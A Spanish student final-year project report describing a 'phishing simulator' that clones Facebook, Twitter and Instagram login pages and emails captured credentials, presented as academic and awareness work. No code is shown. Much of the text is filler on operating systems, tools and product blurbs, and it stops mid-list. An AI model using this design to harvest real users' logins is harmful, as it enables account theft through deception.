

CICLO FORMATIVO DE GRADO SUPERIOR

DESARROLLO DE APLICACIONES WEB

Proyecto de Fin de Ciclo

# **Simulador de Phishing**

Héctor

Tutor: Mari Cardells

Curso: CURSO 2020/2021



## **Resumen**

Este proyecto final de ciclo trata de explicar qué es y como funciona un simulador de phishing orientado a las principales redes sociales en el que, tras preparar una interfaz casi idéntica a las oficiales (crear un cebo) y mediante ingeniería social, es posible conseguir las credenciales de las cuentas de las víctimas.

En este proyecto se demostrará que con un buen diseño de interfaz y cierta confianza con la víctima, el porcentaje de las personas que son atacadas y caen en la trampa es muy alto.

También concienciar sobre los peligros de las urls poco confiables, consejos y pinceladas de seguridad en las redes sociales, ya que estas vías de comunicación están en constante crecimiento.



## Agradecimientos

Agradezco enormemente la ayuda prestada por mi tutora de empresa: Mari Cardells, por orientarme en este proyecto, resolver mis dudas y apoyarme a lo largo de todo este proyecto.

A mi tutor David Espert, por ser un docente tan atento y comprensivo con la situación de cada alumno y tener tanta paciencia con cada uno de nosotros.

Por último pero no menos importante, al centro Aula Campus por prestar un servicio de calidad, por contar con unos docentes tan competentes y porque, pese a las dificultades sufridas este año, el curso ha terminado satisfactoriamente gracias a la rápida adaptación al teletrabajo.



## Índice

Capítulo 1. Introducción.....	9
Objetivos.....	9
Contextualización.....	10
Capítulo 2. Gestión del proyecto.....	13
Método de trabajo.....	13
Planificación temporal.....	15
Capítulo 3. Herramientas hardware y software utilizadas.....	17
Capítulo 4. Desarrollo del Proyecto.....	31
Capítulo 5. Pruebas y Resultados.....	45
Descripción de experimentos.....	45
Resultados y discusión.....	47
Capítulo 6. Conclusiones y trabajos futuros.....	49





# Capítulo 1. Introducción

## Objetivos

El objetivo de este proyecto es tratar de mostrar cual sería el proceso para conseguir de forma ilícita la contraseña de alguien conocido, utilizando técnicas de ingeniería social y un diseño de interfaz trabajado, mostrando en todo momento tanto la vista del “ladrón” como la de la “víctima”.

Este proyecto en ningún momento tiene un objetivo delictivo, ni incitar a nadie a que lo use con fines más allá de lo académico, el objetivo principal se basa en demostrar los conocimientos aprendidos durante el curso en un proyecto que trata de hacer ver al tribunal, lo sencillo que es engañar a alguien a que facilite datos personales creyendo estar entrando en un sitio web confiable y seguro cuando en realidad no lo es.

Ayudar y guiar a quién acaba de iniciarse en el mundo de la tecnología y concretamente en las redes sociales, con consejos sobre seguridad en red, también es uno de los fines que se persigue en este proyecto.

Por otro lado, la idea de que este trabajo sea el último, también proporciona un extra de motivación, ya que después de entregar y exponer el proyecto, el ciclo formativo finaliza.

## Contextualización

La idea de este proyecto surge hace unos meses atrás, concretamente en una empresa de desarrollo de apps, donde las redes sociales y la seguridad informática están al orden del día, a raíz de ahí viene el tema de este proyecto.

A continuación se explican brevemente los aspectos principales de la empresa que prendió la chispa de este proyecto:



Mobilendo es una empresa de desarrollo de aplicaciones móviles fundada en 2010

que desde el año 2016 forma parte de Grupo Alfatec, empresa dedicada a la consultoría, que ofrece soluciones para la transformación digital en entornos sanitarios, sector público, industria, puertos y automoción.

En Mobilendo crean aplicaciones móviles a medida, útiles e innovadoras, para grandes empresas, pymes y startups.

También se desarrollan aplicaciones móviles nativas y apps híbridas para Android, iOS (iPhone / iPad), Windows, Windows Phone, BlackBerry, HTML5 y wearables (Google Glass, Oculus Rift).

Cubriendo todo el ciclo de vida de un proyecto móvil:

Consultoría inicial para decidir las funcionalidades de la app, las fases de desarrollo y el modelo de negocio. Ayudar a definir el mínimo Producto Viable (MVP) e identificación de los posibles riesgos del proyecto desde el inicio.

Diseño gráfico para apps móviles y web, con equipo propio de UX.

Desarrollo de apps nativas, híbridas o soluciones HTML5, según las necesidades del cliente.

Mobilendo se encuentra en la **Av. De Catalunya, nº9**.

Con una situación geográfica privilegiada, la empresa cuenta con servicio de bus gracias a las líneas 90 y 98, el metro también tiene una excelente combinación, además la cercanía con la autovía V-21 hace que sea un lugar todavía más accesible.



Mobilendo cuenta actualmente con más de **12 Trabajadores** de los cuales 3 son programadores frontend, 4 programadores backend, un jefe de proyecto, 2 diseñadores gráficos y los 2 cofundadores de la empresa.

Los principales proyectos de Mobilendo se centran en ofrecer servicio a los sectores de turismo, enseñanza e industria.

### **Curiosidades acerca de Mobilendo:**

Más de 200 aplicaciones móviles desarrolladas a medida para empresas, startups y administraciones públicas.

Más de 30 apps propias nativas creadas para iPhone, iPad, Android y Windows Phone.

Más de 15.000.000 descargas a nivel mundial en apps propias.



## Capítulo 2. Gestión del proyecto

### Método de trabajo

El Modelo en Cascada o también conocido como Ciclo de Vida del software da las pautas que permiten la organización en el desarrollo del software a través de la implementación de sus características etapas, esto quiere decir que cuando se este llevando a cabo todas las tareas pertinentes dentro de esa etapa, no se podrá avanzar a la siguiente etapa hasta no concluir con todas las tareas.

A continuación una breve descripción de cada proceso que constituye este modelo:



1. Planificación: Realizar un estudio de factibilidad del software así como contemplar los posibles costos que pueden surgir mediante su implementación.

En este primer punto se barajaron varios proyectos teniendo en cuenta el nivel que exige un proyecto final, la dificultad a la hora de desarrollarlo, la motivación y el tiempo disponible.

2. Análisis y Diseño de requerimientos: Involucrar la identificación de las características que nos guían para determinar las funcionalidades del software de acuerdo al medio donde se pretende implementar, es muy importante notar que trata de responder a las preguntas ¿Quiénes intervienen en el uso del Software?, ¿Qué restricciones tendrá el software?.

Para crear el software, primero se eligieron las tecnologías adecuadas para su desarrollo teniendo en cuenta las aprendidas durante el curso y más tarde un estudio de la interfaz de usuario, haciendo uso de mockups y funcionalidad

general.

3. Diseño: Se identifica y describe las abstracciones del software y cumplir con los requerimientos plasmando todas esas características en un diseño que permite visualizar y contemplar adicionalmente situaciones no previstas.

El diseño se centra principalmente en tres aspectos clave: la accesibilidad, la funcionalidad y la sencillez, incluyendo logos y colores corporativos para que así el usuario intuya fácilmente el funcionamiento.

4. Implementación: Realizar las pruebas pertinentes y verificar que se cumplen con las características identificadas.

Verificar que el sistema cumple con lo que promete es vital y para ello se programa de forma que la información capturada en los formularios, siempre se envíe por correo, asegurando la llegada de los datos.

5. Operación y Mantenimiento: Se instala dentro del ambiente, dependerá que pasará a partir de ahí, ya que esta etapa aun puede considerar nuevamente la existencia de características que no han sido contempladas y/o características innecesarias, implicando la modificación del software para la adaptación de estas anomalías.

La web corre bajo el software libre de xampp, que permite visualizar la web en un entorno local, haciendo que este proyecto sea inofensivo y meramente académico, el sistema es modular y permite su modificación para adaptarse a las necesidades del momento (ej: envío de datos por otro medio que no sea el mail).

6. Crecimiento y cambio: Se evalúa el software de modo que se determina si se puede emplear dentro de la nueva tecnología no afectando la integridad del mismo, de modo que si no es posible que exista una adaptación a lo nuevo, el proceso de diseño del software nuevamente se repite desde el principio.

El proyecto está sujeto a los cambios que realicen las compañías responsables de estas redes sociales, existiendo una labor de vigilancia sobre el apartado de login de cada una de ellas.

Lamentablemente el uso de este modelo del desarrollo del software pone en jaque la integridad mientras se construye el sistema, ya que si se falla en una etapa, se ve obligado a reiniciar prácticamente el proceso de construcción, otra de las situaciones que pueden llevar al fracaso es precisamente una de sus características esenciales, avanzar hasta que se concluya la etapa anterior, viéndolo de este modo, puede atrasar de manera significativa el proceso de desarrollo de software, quizá tome mucho más tiempo del que realmente necesite, otra desventaja es el mantenimiento del software, ya que se involucra la repetición de sus pasos que se llevaron a cabo para la constitución del software volviendo este método muy tedioso, es recomendable utilizar este modelo siempre y cuando se conozca los requerimientos.

## Planificación temporal

En las primeras semanas de este proceso de realización del PFC (1/03 - 12/03) las tareas son de búsqueda de un proyecto acorde al ciclo y reflexión sobre las diferentes opciones que se me iban ocurriendo, a cada idea que surgía tomaba como base tutoriales, vídeos y la ayudas prestada por foros de la red.

Del 15/03 hasta el 19/03 empieza el periodo de hacer pruebas y crear pequeñas webs funcionales, así como un análisis previo de la viabilidad del proyecto.

Del 22/03 hasta el 26/03 Decido finalmente el tema del proyecto, comienzo la formación y estudio de las diferentes interfaces, con tutoriales, lectura de buenas practicas en internet y documentación.

Del 29/03 al 02/04 Durante esta semana vuelvo a documentarme sobre el Phishing en la red, volviendo a planificar la estructura del proyecto para que sea lo más sencillo y comprensible posible.

Del 05/4 al 16/04 las tareas son la maquetación completa del login de las tres redes sociales sobre las que gira este proyecto (Facebook, Twitter e Instagram) tanto en formato escritorio como en dispositivos móviles, creando así una web responsive.

Del 19/04 al 07/05 llega el momento clave y se implementa la lógica de la web que permite comunicación entre formularios y envío de correos electrónicos.

Del 10/05 al 11/05 comienza un periodo corto en el que ver y entender la estructura total de la app se convierte en prioridad, también se testea que todo el sistema para que funcione correctamente.

Del 12/05 al 14/05 toca implementar correcciones en el diseño y por último se le da el ok a todo lo realizado en estos meses.

A continuación se muestra un Diagrama de Gantt que refleja el tiempo empleado en cada una de las actividades del proyecto.

Actividades	Inicio	Final	Semana 1	Semana 2	Semana 3	Semana 4	Semana 5	Semana 6	Semana 7	Semana 8	Semana 9	Semana 10	Semana 11	
Reflexión proyecto	01/03/2021	12/03/2021												Actividad
Análisis	15/03/2021	19/03/2021												
Estudio de interfaces	22/03/2021	26/03/2021												Sin actividad
Planificación de estructuras	29/03/2021	02/04/2021												
Maquetación	05/04/2021	16/04/2021												
Implementación de lógica	19/04/2021	07/05/2021												
Test de funcionalidad	10/05/2021	11/05/2021												
Correcciones y validación total	12/05/2021	14/05/2021												
Conclusión	14/05/2021	14/05/2021												






# Capítulo 3. Herramientas hardware y software utilizadas

## Sistemas operativos

Para el desarrollo de este proyecto se han utilizado principalmente 2 sistemas operativos: Windows y Mac Os.

### Windows

Microsoft Windows es un sistema operativo, es decir, un conjunto de programas que posibilita la administración de los recursos de un ordenador.



Este tipo de sistemas empieza a trabajar cuando se enciende el equipo para gestionar el hardware a partir desde los niveles más básicos.

Es importante tener en cuenta que su versión estándar funciona con ordenadores, aunque también existe una versión para teléfonos

(Windows Mobile).

El 10 de noviembre de 1983 cuando Bill Gates se animó a presentar a Windows. No obstante, es cierto que no sería hasta dos años más tarde cuando el citado producto no comenzó a comercializarse en todo el mundo.

En aquel momento llegó al mercado presentándose como una extensión del conocido sistema MS-DOS y con una serie de características entre las que destacaba que el usuario se veía favorecido por las utilidades que tenía a su disposición, así como la facilidad de manejo de las mismas.

Desde aquel entonces hasta ahora, Microsoft Windows ha presentado diversas versiones con el claro objetivo de ir adaptándose a los tiempos y, sobre todo, a las necesidades que tenía el usuario en todo momento. Así, entre aquellas hay que destacar Windows NT, Windows 95, Windows 98, Windows 2000, Windows XP, Windows Vista, Windows 7 y Windows 8 y Windows 10 que es la última hasta el momento.

Microsoft domina el mercado de los sistemas operativos con comodidad, ya que Windows está instalado en más del 90% de las computadoras con acceso a Internet en todo el mundo.

Entre sus principales aplicaciones (que pueden ser desinstaladas por los usuarios o reemplazadas por otras similares sin que el sistema operativo deje de funcionar), se encuentran el navegador Internet Explorer, el reproductor multimedia Windows

Media, el editor de imágenes Paint y el procesador de texto WordPad.

La principal novedad que aportó Windows desde sus orígenes fue su atractivo visual y su facilidad de uso. De hecho, su nombre (“ventanas”) proviene de la forma en que el sistema presenta al usuario los recursos de su computadora, lo que facilita las tareas cotidianas. Windows, de todas formas, suele recibir numerosas críticas por sus problemas de seguridad y por otros fallos.

## Mac Os



Mac OS es el nombre del sistema operativo creado por Apple para su línea de computadoras Macintosh. Es conocido por haber sido el primer sistema dirigido al gran público en contar con una interfaz gráfica compuesta por la interacción del mouse con ventanas, icono y menús.

Apple quitó importancia de forma deliberada a la existencia del sistema operativo en los primeros años de su línea Macintosh procurando que la máquina resultara más agradable al usuario, diferenciándolo de otros sistemas contemporáneos, como MS-DOS, que eran un desafío técnico. El equipo de desarrollo del Mac OS original incluía a Bill Atkinson, Jef Raskin y Andy Hertzfeld.

La primera versión de Mac OS X se lanzó en 2001 y reemplazó el icónico “Mac OS clásico”. Mac OS X Cheetah ha sido el sistema operativo más popular desde 2001.

En 2012, Apple cambió el nombre de su línea de software de sistema operativo de OS a OS X y las nuevas versiones recibieron nombres de los animales y los grandes felinos, como OS X Mountain Lion, y OS X Lion, OS X El Capitán, macOS Sierra. Una de las mayores ventajas de Mac OS X en comparación con otros sistemas operativos es que tiene “las características fáciles de aprender y fáciles de usar”. Los ordenadores Mac son muy fáciles de usar y se pueden controlar con gestos intuitivos y órdenes sencillas.

A diferencia de sus predecesores, Mac OS es un sistema operativo tipo UNIX, el cual fue construido sobre la tecnología desarrollada por NeXT en la segunda mitad de los años 1980 hasta que Apple compró esta compañía a principios de 1997. Fue liberada inicialmente en 1999 la versión para servidores (Mac OS X Server 1.0), para luego ser liberada la versión para escritorio (Mac OS X v10.0) en marzo de 2001. Desde aquel entonces, diez versiones del Mac OS X han estado disponibles, siendo el Mac OS X v10.10 la más reciente. Las versiones del Mac OS X tiene un sobrenombre relacionado con grandes felinos, hasta OS X 10.9, versión en la que comenzaron a usarse sobrenombres de lugares de California (Mavericks y Yosemite).

## Software

### Tecnologías

Para este trabajo sirven de apoyo los siguientes conocimientos:

- HTML5 y CSS3 para el diseño de interfaces
- PHP y JS para implementar la lógica de la web
- Confección y publicación de paginas webs en la red
- Administración de recursos en red así como en local

#### HTML:

El Lenguaje de Marcado de Hipertexto (HTML) es el código que se utiliza para estructurar y desplegar una página web y sus contenidos. HTML provee etiquetas para describir los diferentes tipos de contenidos (elementos) de la web. Gracias a ello, el navegador podrá comprender el contenido enviado por el servidor y representarlo en pantalla.

#### CSS:

Es un lenguaje de hojas de estilo, es decir, te permite aplicar estilos de manera selectiva a elementos en documentos HTML.

Con CSS es posible asignar fuentes y color a textos o cajas, modificar tamaños, añadir imágenes de fondo, definir márgenes o cambiar la apariencia de un elemento HTML.

#### JS:

JavaScript es un lenguaje de programación del lado del cliente que permite implementar dinamismo y funcionalidad a las páginas web.



## **PHP:**

PHP es un lenguaje de código abierto muy popular, adecuado para desarrollo web y que puede ser incrustado en HTML, se utiliza para generar páginas web dinámicas.



## **Software libre**

### **Xampp:**

XAMPP es un paquete de software libre, que consiste principalmente en el sistema de gestión de bases de datos MySQL, el servidor web Apache y los intérpretes para lenguajes de script PHP y Perl.



# XAMPP

## Editores de código y frameworks

Para la programación y creación de este proyecto se ha utilizado principalmente el editor de texto Visual Studio Code, desde el que se programa tanto el front como el back de la página.

### VS CODE



Es un editor de código fuente desarrollado por Microsoft para Windows, Linux y macOS. Incluye soporte para depuración, control de Git integrado, resaltado de sintaxis, finalización de código inteligente, fragmentos de código y refactorización de código. También es personalizable, de modo que los usuarios pueden cambiar el tema del editor, los métodos abreviados de teclado y las preferencias. Es gratuito y de código abierto.

Visual Studio Code fue anunciado el 29 de abril de 2015 por Microsoft en la conferencia Build de 2015. Una versión preliminar fue lanzada poco después. El 18 de noviembre de 2015, Visual Studio Code fue lanzado bajo la licencia MIT y su código fuente fue publicado en GitHub. También se anunció el soporte de extensión. El 14 de abril de 2016, Visual Studio Code graduó la etapa de vista previa pública y se lanzó a la web.

El código combina la interfaz de usuario optimizada de un editor moderno con asistencia y navegación de código enriquecida y una experiencia de depuración integrada, sin la necesidad de un IDE completo. Visual Studio Code, cuenta con herramientas de Debug hasta opciones para actualización en tiempo real del código en la vista del navegador y compilación en vivo de los lenguajes que lo requieran (por ejemplo en el caso de SASS a CSS). Además de las extensiones, existe la posibilidad de optar por otros themes. Para modificar el esquema de colores y los iconos.


Ventajas de Vs Code:

- Se puede utilizar como lenguajes de programación.
- Visual Studio Code es una herramienta que tiene soporte nativo para gran variedad de lenguajes, entre ellos destacan los principales del desarrollo Web: HTML, CSS, y JavaScript, entre otros.
- Posibilidad de configurar la interfaz a nuestro gusto. De esta forma, es posible tener más de un código visible al mismo tiempo, las carpetas del proyecto y también acceso a la terminal o un detalle de problemas, entre

otras posibilidades.

- Existencia de una amplísima gama de temas o estilos visuales para Visual Studio Code, que hacen el trabajo con el software más agradable a la vista.
- Goza de un soporte técnico formidable pues debido a su frecuente uso por la comunidad de desarrolladores, se puede encontrar fácilmente
- documentación y ayuda en foros y sitios relacionados.

## Laravel



Laravel es uno de los frameworks de código abierto más fáciles de asimilar para PHP. Es simple, muy potente y tiene una interfaz elegante y divertida de usar. Fue creado en 2011 y tiene una gran influencia de frameworks como Ruby on Rails, Sinatra y ASP.NET MVC.

El objetivo de Laravel es el de ser un framework que permita el uso de una sintaxis refinada y expresiva para crear código de forma sencilla, evitando el «código espagueti» y permitiendo multitud de funcionalidades. Aprovecha todo lo bueno de otros frameworks y utiliza las características de las últimas versiones de PHP.

La mayor parte de su estructura está formada por dependencias, especialmente de Symfony, lo que implica que el desarrollo de Laravel dependa también del desarrollo de sus dependencias.

Laravel trabaja con una arquitectura de carpetas avanzada, de modo que promueve la separación de los archivos con un orden correcto y definido, que guiará a todos los integrantes del equipo de trabajo y será un estándar a lo largo de los distintos proyectos. Por supuesto, dispone también de una arquitectura de clases también muy adecuada, que promueve la separación del código por responsabilidades. Su estilo arquitectónico es MVC.

Contiene además un amplio conjunto de características, que sirven para realizar la mayoría de las aplicaciones web:

- Un sistema de rutas, mediante las cuales es fácil crear y mantener todo tipo de URLs amistosas a usuarios y buscadores, rutas de API, etc.
- Un sistema de abstracción de base de datos, con un ORM potente pero sencillo de manejar, mediante el que podemos tratar los datos de la base de datos como si fueran simples objetos.
- Un sistema para creación de colas de trabajo, de modo que es posible enviar tareas para ejecución en background y aumentar el rendimiento de las aplicaciones.
- Varias configuraciones para envío de email, con proveedores diversos



- Un sistema de notificaciones a usuarios, mediante email, base de datos y otros canales
- Una abstracción del sistema de archivos, mediante el cual podemos escribir datos en proveedores cloud, y por supuesto en el disco del servidor, con el mismo código.
- Gestión de sesiones
- Sistema de autenticación, con todo lo necesario como recordatorios de clave, confirmación de cuentas, recordar un usuario logueado, etc.
- La posibilidad de acceder a datos en realtime y recibir notificaciones cuando éstos se alteran en la base de datos

En definitiva, es una excelente herramienta de software para el desarrollo diario y dispone de algunos de los factores claves que hacen que un proyecto tenga éxito:

- No necesita de requerimientos raros sobre el stack de publicación.
- La documentación existente en la red es buena y completa.
- La comunidad que apoya este proyecto es enorme y sigue creciendo.

## Hardware

Para probar las web desarrollada, se ha probado el acceso a la misma desde smartphones de última generación, con especificaciones diversas así como tipos de pantalla, potencia gráfica, ram y S.O.

Los equipos utilizados son portátiles de gama media alta, acompañados de un monitor y teclado externo.

## Smartphones

Apple iPhone SE 64GB Negro 489€



**Gracias por el chip, iPhone 11 Pro.** El chip A13 Bionic es el cerebro del iPhone 11 Pro y ahora también del iPhone SE. No hay chip más rápido en un smartphone **Modo Retrato.** El sistema de cámara avanzado incluye el modo Retrato, que difumina el fondo y resalta al protagonista incluso en selfies. Es otro regalo del chip A13 Bionic.

**Control de Profundidad.** nivel de difuminado del fondo antes o después de hacer la foto.

**Camara.** El HDR Inteligente de última generación reconoce una cara en cuanto la ve. Por un lado,

adapta la luz ambiental para que los contornos y los tonos de piel queden increíblemente naturales. Por otro, realza los detalles de las luces y las sombras del fondo.

**El vídeo de definición.** El vídeo 4K tiene una definición cuatro veces mayor que el formato 1080p HD. Además, el rango dinámico ampliado añade nuevos matices a las luces y las sombras.

**Botón de inicio.** Con Touch ID es posible desbloquear el iPhone e iniciar sesión en apps de forma rápida y segura. Incluso usando Apple Pay para pagar un café, una app o unas zapatillas. Todo sin tener que sacar la tarjeta.

**Privacidad de serie.** control de la información. Cada conversación de la app Mensajes se cifra. Los datos de la huella dactilar se guardan en el dispositivo, nunca en servidores de Apple ni en iCloud. Apple Pay no comparte el número de tu tarjeta de crédito.

**No le tiene miedo al agua.** El iPhone SE es resistente al agua hasta un metro de profundidad durante 30 minutos.<sup>1</sup> No se inmuta con las salpicaduras de café, té ni refrescos. El polvo tampoco es un problema.

**Batería.** El iPhone SE permite ver hasta 13 horas de vídeo con una sola carga, es posible echar mano de un cargador inalámbrico. O conectar un adaptador de carga rápida de 18 W para pasar del 0 al 50 % de batería en media hora.

**Diseñado para iOS 13. Y más allá.** El iPhone SE está pensado para los últimos avances de software.

**True Tone.** Esta prestación ajusta de forma dinámica el balance de blancos para mantener los tonos naturales y reducir la fatiga visual.

**Respuesta háptica.** Mantén pulsado un icono para ver los atajos.

**Realidad aumentada.** Ya es posible usar las últimas apps de realidad aumentada para medir objetos de casa, superponer constelaciones sobre el cielo y mucho más.

**Grabación en estéreo.** El iPhone SE graba vídeos en estéreo para que el sonido esté a la altura de la imagen.

**Redes wifi y móviles más rápidas.** Con la tecnología wifi de sexta generación y 4G LTE Advanced, la velocidad está asegurada en redes tanto wifi como móviles.

**Audio compartido.** Enlazar un par de AirPods o auriculares Beats al iPhone para escuchar la misma música con un amigo.

**Doble SIM. Dos números.** La doble SIM con eSIM permite tener un número personal y otro del trabajo en el mismo iPhone.





Apple iPhone XR 128Gb Azul 731€

**Liquid Retina.** El iPhone XR estrena la pantalla LCD más avanzada del sector. Su innovador diseño retroiluminado extiende la pantalla hasta los bordes y muestra colores tan reales como la vida misma.

**Materiales extraordinarios.** El vidrio más resistente usado nunca en un smartphone. Bordes de aluminio de calidad aeroespacial con ingeniería de precisión. Resistencia al agua y al polvo. Y seis nuevos acabados imponentes.

**Face ID avanzado.** No hay contraseña más fácil de recordar que tu propia cara. Con solo una mirada es posible desbloquear el iPhone, iniciar sesión en apps y pagar tus compras.

Es la tecnología de reconocimiento facial más segura que se ha visto en un smartphone. Y ahora es aún más rápida.

**Chip inteligente A12 Bionic.** El Neural Engine de última generación convierte este chip en el más inteligente y con mayor potencia que ha tenido un smartphone. Esto se traduce en un contenido impresionante de realidad aumentada, retratos increíbles con el Control de Profundidad y, por supuesto, velocidad y fluidez en todo.

**Un revolucionario sistema de cámara.** La cámara más popular del mundo abre paso a una nueva era de la fotografía. El sensor avanzado, el ISP y el Neural Engine trabajan entre bastidores para que tus fotos sean un espectáculo.

**Ningún teléfono se parece al iPhone.** Cada decisión tomada sobre el iPhone hace que sea realmente único. La manera en que se fabrica. La integración de la seguridad y la privacidad. O cómo se reciclan sus componentes de la forma más innovadora.

Nexus 5X 172€

Nexus 5X es un smartphone que equilibra a la perfección diseño, especificaciones y precio. Al comprar Nexus 5X el usuario adquiere la más avanzada tecnología al mejor precio. Un dispositivo ligero y compacto capaz de aguantar durante todo el día ofreciendo una experiencia de uso sin igual.

pantalla de 5,2 pulgadas Full HD del Google Nexus 5X. Con una resolución de 1920 x 1080 píxeles y cristal Gorilla Glass 3, la pantalla del Nexus 5X está pensada para un uso intensivo y sea posible disfrutarla al máximo en cualquier lugar ya que es resistente a golpes y arañazos. Además, cuenta con tecnología



oleofóbica, que la mantendrá libre de huellas y marcas durante mucho tiempo.

Toda la potencia necesaria al mejor precio, con Nexus 5X se ha introducido una gran selección de componentes bajo un diseño cuidado, elegante y vanguardista en tan solo 7,9mm.

El Google Nexus 5X alimenta su poder con un procesador Snapdragon 808 de seis núcleos y 2 GB de RAM con los que reproducir gráficos ultrarrealistas y las apps más punteras es coser y cantar. Una increíble pantalla se merece una cámara aún más increíble.

La cámara del Nexus 5X capta aún más colores gracias a sus píxeles mejorados que absorben más luz en cualquier

momento, especialmente de noche, para ofrecer unos colores intensos y vibrantes. Además, la cámara del Google Nexus 5X es tan rápida que hará fotos en un instante. Almacena las fotografías en 32GB de memoria interna.

Una de las mejores características del Nexus 5X es que Google siempre lo mantiene con la última versión de Android: Android 6.0 Marshmallow. Este es el sistema más estable del mercado, la experiencia definitiva con el Nexus 5X al mejor precio.

## Tablets



Samsung Galaxy Tab A 10.1" 2019 64GB Wifi Negra 269€

**Diseño unibody metálico.** tablet tan versátil y sofisticada como asequible. Con solo 7,5 mm de grosor y acabado metálico Premium, es la tablet ideal para contenidos multimedia gracias a su pantalla y características.

**Una experiencia realmente inmersiva.** Galaxy Tab A (2019, 10,1") cuenta con una nítida pantalla WUXGA de 10,1 pulgadas y resolución de 1920 por 1200 píxeles que brinda colores asombrosos y niveles de brillo óptimos.

**Experiencia de sonido 3D dinámico superior.** Con el sistema mejorado de altavoces duales,

Galaxy Tab A (2019, 10,1") permite escuchar música con un sonido potente y lleno de matices con el sonido surround tridimensional Dolby Atmos.

**Un patio digital para aprender y divertirse.** Modo niños ofrece un entorno

seguro para que los niños usen la Tablet. El control parental permite supervisar el tiempo de uso y juego de los niños para asegurar el correcto uso.

**Controla los dispositivos conectados desde una única pantalla.** Galaxy Tab A (2019, 10,1") es la compañera perfecta para el resto de dispositivos conectados de un hogar inteligente. Con la aplicación SmartThings es posible supervisar y controlar otros dispositivos, los electrodomésticos conectados e incluso dispositivos de terceros, todo desde una única pantalla.

**contacto incluso cuando lejos.** Cada uno de los miembros del grupo familiar podrá usar la cuenta Samsung para compartir fácilmente todas aquellas cosas importantes. Compartiendo al instante fotografías, eventos de calendario, notas y mensajes para trabajar juntos y crear recuerdos.

**Más autonomía.** ya es posible Jugar y disfrutar de contenidos una y otra vez. La Galaxy Tab A (2019, 10,1") cuenta con una batería de 6150 mAh (típica) de gran autonomía. haciendo posible disfrutar de largas horas frente a la tablet y sin tener que estar preocupado por la carga.

**Rendimiento al instante.** El rendimiento y las características de todo un Galaxy a un precio asequible. Galaxy Tab A cuenta una amplia memoria de almacenamiento ROM, con posibilidad de ampliar en 512 GB más con una tarjeta microSD.

## Equipos

HP OMEN 15-CE082NS 769€



Intel Core i5-7300HQ/8GB/1TB/GTX  
1060/15.6"

Equipado con un potente hardware y un diseño agresivo, el portátil OMEN se toma muy en serio el rendimiento móvil y permite superar todos los desafíos del juego desde cualquier lugar.

Incluye un procesador Intel® Core y gráficos NVIDIA. Y al contar con la refrigeración de alto rendimiento.

Características:


Procesador Intel® Core™ i5-7300HQ

Memoria SDRAM de 8 GB DDR4-2400

SATA de 1 TB 7200 rpm

Discreto NVIDIA® GeForce® GTX 1060 (GDDR5 de 6 GB dedicados)

Apple Mac Mini Intel Core i5/8GB/256GB SSD 979€



En el trabajo y en la velocidad. El Mac mini no solo es un magnífico ordenador de mesa: es un todoterreno que da la talla en cualquier circunstancia, desde sistemas de domótica hasta granjas de renderizado enormes. Ahora, gracias a unos procesadores Intel de cuatro y seis núcleos de octava generación y gráficos Intel UHD Graphics 630, posee aún más potencia para tareas de nivel profesional. No importa si se utiliza para hacer pruebas de sonido para un concierto o testando una app para iOS, el Mac mini es la vía más rápida entre una gran idea y un gran resultado. Y qué resultado.

#### **Características:**

**De quita y pon.** El Mac mini viene con memoria DDR4 SO-DIMM de alto rendimiento a 2.666 MHz para renderizar imágenes, trabajar con archivos enormes o manejar varias máquinas virtuales a una velocidad increíble. Cuenta con hasta 64 GB de memoria.

**Licencia para volar.** Ahora el Mac mini incluye almacenamiento flash PCIe y velocidades de lectura hasta cuatro veces mayores que las opciones flash anteriores. Podrás abrir apps y cargar archivos mastodónticos a toda mecha, y con la SSD de 2 TB opcional.

**Seguridad de nueva generación.** El Mac mini incorpora el T2 Security de Apple, un chip de silicio de segunda generación diseñado específicamente para reforzar la seguridad del equipo. El chip T2 Security de Apple reúne varios controladores en uno, y lleva un coprocesador Secure Enclave que hace posibles las prestaciones de almacenamiento cifrado y arranque seguro.

**Autoridad portuaria.** Con tantos puertos en el Mac mini, Thunderbolt 3 es el puerto más potente y versátil, y en el Mac mini cuentas con nada menos que cuatro. El nuevo puerto HDMI 2.0 da más ancho de banda que la versión anterior, lo que se traduce en una mayor velocidad de fotogramas. Y como ahora el Mac mini puede configurarse con Ethernet a 10 Gb, es capaz de transferir montañas de archivos y datos hasta 10 veces más rápido.

**Hasta el escritorio y más allá.** Por sus dimensiones, su rendimiento y su gran

cantidad de puertos, el Mac mini llega a donde ningún Mac ha llegado. Encierra más núcleos que nunca en una caja de menos de 20 cm de lado.

Lenovo IdeaPad S145-15IIL 590€

